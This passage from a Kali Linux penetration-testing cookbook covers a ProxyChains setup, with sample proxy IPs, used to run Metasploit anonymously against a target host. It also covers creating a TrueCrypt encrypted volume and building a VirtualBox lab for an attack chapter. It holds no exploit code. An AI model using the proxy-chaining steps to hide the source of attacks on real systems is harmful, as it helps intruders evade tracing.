
Breaking the direct connection between the receiver and the sender by forcing the connection of given applications through a user-defined list of proxies is the task we'll be explaining in this recipe.

How to do it...

1. Open the ProxyChains configuration file:


   `vim /etc/proxychains.conf`

2. Uncomment the chaining type we want to use; in this case, `dynamic_chain`:



```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2
```

3. Add some proxy servers to the list.



```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080
#               http    192.168.89.3    8080
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  98.206.2.3 1893
socks5  76.22.86.170 1658
-- INSERT --
```

4. Resolve the target host through our chained proxies:

   `proxyresolv www.targethost.com`

5. Now we can run ProxyChains through the application we want to use; for example, msfconsole:


   `proxychains msfconsole`

Directory encryption

The last recipe of this chapter will be about information privacy. We will use TrueCrypt to hide important and secret digital information from public eyes with encryption keys.

How to do it...


1. Install TrueCrypt by navigating to **Applications Menu** | **Kali** | **Forensics** | **Digital Anti Forensics** | **install truecrypt**.




```
TrueCrypt 7.1a Setup
====================

 TrueCrypt is a software system for establishing and maintaining an
 on-the-fly-encrypted volume (data storage device). On-the-fly encryption
 means that data are automatically encrypted or decrypted right before they
 are loaded or saved, without any user intervention. No data stored on an
 encrypted volume can be read (decrypted) without using the correct
 password/keyfile(s) or correct encryption keys. Entire file system is
 encrypted (e.g., file names, folder names, contents of every file,
 free space, meta data, etc).

Please select one of the below options:
```

Click on **Install TrueCrypt** and follow the onscreen directions.

2. Launch TrueCrypt from **Applications Menu** | **Kali Linux** | **Forensics** | **Digital Anti Forensics** | **truecrypt** and you will see a window similar to the following screenshot:



3. Click on **Create Volume** to start the **TrueCrypt Volume Creation Wizard**.
4. Leave the default option and click on **Next**.
5. Select the **Standard TrueCrypt** module and click on **Next**.
6. Click on the **Select File...** button and specify a name and location for the new TrueCrypt volume. Click on **Save** when done.



Volume Location

☑ Never save history


Specify a New TrueCrypt Volume

Name: CryptVolume

Save in folder: root

7. Click on the **Next** button and select the encryption and hash algorithm we want to use.
8. In the next screen, we'll specify the amount of space we want for the container.
9. Now we need to type the password for our volume. Click on **Next**.
10. Choose the filesystem type.
11. Select the **Cross-Platform Support** depending on your needs.
12. At the next screen, the wizard asks us to move the mouse around within the window to increase the cryptographic strength of the encryption keys. When done, click on the **Format** button.
13. The formatting will start and will conclude with the creation of the TrueCrypt volume. Press **OK** and **Exit**.
14. We're now back to the TrueCrypt window.
15. To decrypt our volume, pick a slot from the list, click on **Select File...,** and open our created volume.

16. Click on **Mount** and type our password; click on **OK** when done:



Enter password for "/root/CryptVolume"

Password: ●●●●●●●●

□ Cache passwords and keyfiles in memory

□ Display password

□ Use keyfiles

/root/CryptVolume

☑ Never save history

17. We can now access the volume by double-clicking on the slot or through the mount directory. Save files in it and when finished, simply click on **Dismount All**.

How it works...

In this recipe, we set up Truecrypt, created a protected volume, and mounted it. This is a handy tool to use in order to keep data safe from prying eyes.

3
Advanced Testing Lab

In this chapter, we will cover:

- Getting comfortable with VirtualBox
- Downloading Windows Targets
- Downloading Linux Targets
- Attacking WordPress and other applications

Introduction

Now that you have learned about the tools that are included in Kali Linux, we will now proceed to investigate some real-world scenarios. Many of the attacks we performed were performed intentionally on vulnerable software and systems. However, it is unlikely that when you use Kali to attack a system, it will be as unprotected as our current test platform.

In this chapter, we will explore techniques to set up some realistic testing environments. In the current state of information technology, most businesses use **Platform as a Service** (**PAAS**) solutions, Cloud Server hosts, or employ a small network comprising of desktops, servers, and a firewall (standalone) or firewall/router combination. We will set up these environments and then launch attacks against them.

The end goal of all of our attacks will be to gain root level access.

Getting comfortable with VirtualBox

In *Chapter 1*, *Up and Running with Kali Linux*, we briefly explored the use of VirtualBox for installing Kali Linux in a virtual environment. VirtualBox is the current product of Oracle, and runs as an application on a host operating system. It allows for guest operating systems to be installed and run by creating virtual environments. This tool is vital to providing targets for you to test your skills with Kali Linux.

Throughout this chapter, we will depend heavily on VirtualBox and changing its configuration to get the type of network configuration we desire. We will use this section at the start of each of our scenario sections, so becoming comfortable with the steps is the key.


Getting ready

A connection to the Internet or an internal network is required to complete this module.

How to do it...

Let's begin the process by opening VirtualBox:

1. Launch VirtualBox and click on **New** to start the Virtual Machine Wizard:




Welcome to VirtualBox!

The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for the latest information and news.

2. Click on the **Next** button and type the name of the virtual machine and choose the OS **Type:** as well as the **Version:**. In this chapter, we will use either Linux, Solaris, or Windows operating system. Select your appropriate operating system. Click on the **Next** button to continue:



Create Virtual Machine

Name and operating system


Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Type: Linux

Version: Ubuntu (64 bit)

3. Select the amount of base memory (RAM) to be allocated to the virtual machine. We're going to use the default value. Click on **Next**.
4. Create a new virtual hard disk for the new virtual machine. Click on the **Next** button:



Create Virtual Machine

Hard drive

If you wish you can add a virtual hard drive to the new machine. You can either create a new hard drive file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard drive is **8.00 GB**.


○ Do not add a virtual hard drive

● Create a virtual hard drive now

○ Use an existing virtual hard drive file

Empty

5. A new wizard window will open. Leave the default VDI file type as we're not planning to use other virtualization software.
6. We'll leave the default option as the virtual disk storage details. Click on **Next** to continue.
7. Set the virtual disk file location and size:



Create Virtual Hard Drive

File location and size


Please type the name of the new virtual hard drive file into the box below or click on the folder icon to select a different folder to create the file in.

Kali Linux

Select the size of the virtual hard drive in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard drive.

16.00 GB

8. Check whether the settings are correct and click on the **Create** button to start the virtual disk file creation.
9. We're back to the previous wizard with a summary of the virtual machine parameters. Click on **Create** to finish:



General

Name: Kali Linux
Operating System: Ubuntu (64 bit)

System

Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Display

Video Memory: 12 MB
Remote Desktop Server: Disabled

Storage

Controller: IDE
IDE Secondary Master: [CD/DVD] Empty
Controller: SATA
SATA Port 0: Kali Linux.vdi (Normal, 16.00 GB)


Audio

Host Driver: Windows DirectSound
Controller: ICH AC97


Network

10. With the new virtual machine created, we're ready to install the operating system that was just configured in VirtualBox.


11. On the VirtualBox main window, highlight the operating system name we just created and then click on the **Settings** button:



12. Now that the basic installation steps have been followed, we will proceed to allow you to use your downloaded ISO file as a virtual disc. This will save you from having to burn a physical DVD to complete the installation. On the **Settings** screen, click on the **Storage** menu option:



13. Next, under **Storage Tree**, highlight the **Empty** disc icon underneath **Controller: IDE**. This selects our "virtual" CD/DVD ROM drive. To the far right-hand side of the screen, under **Attributes**, click on the disc icon. In the pop up that follows, select your ISO file from the list. If the ISO file is not present, select the **Choose a virtual CD/DVD disc file...** option and locate your ISO. Once you have completed these steps, click on the **OK** button:



Select a settings category from the list on the left-hand side and move the mouse over a settings item to get more information.

14. Click on the **Start** button and then click inside the new window and proceed with the installation. The installation steps are covered in the *Installing to a hard disk drive* recipe of this chapter.

How it works...


The chapter began by creating a new virtual instance in VirtualBox. We then proceeded to select our operating system and set both the memory and hard drive size. Later, we selected our ISO file and then inserted the ISO into our virtual CD/DVD drive. Finally, we started the virtual environment so that our operating system could be installed.

Throughout the rest of this chapter, we will be using VirtualBox as our tool of choice to set up our various environments.

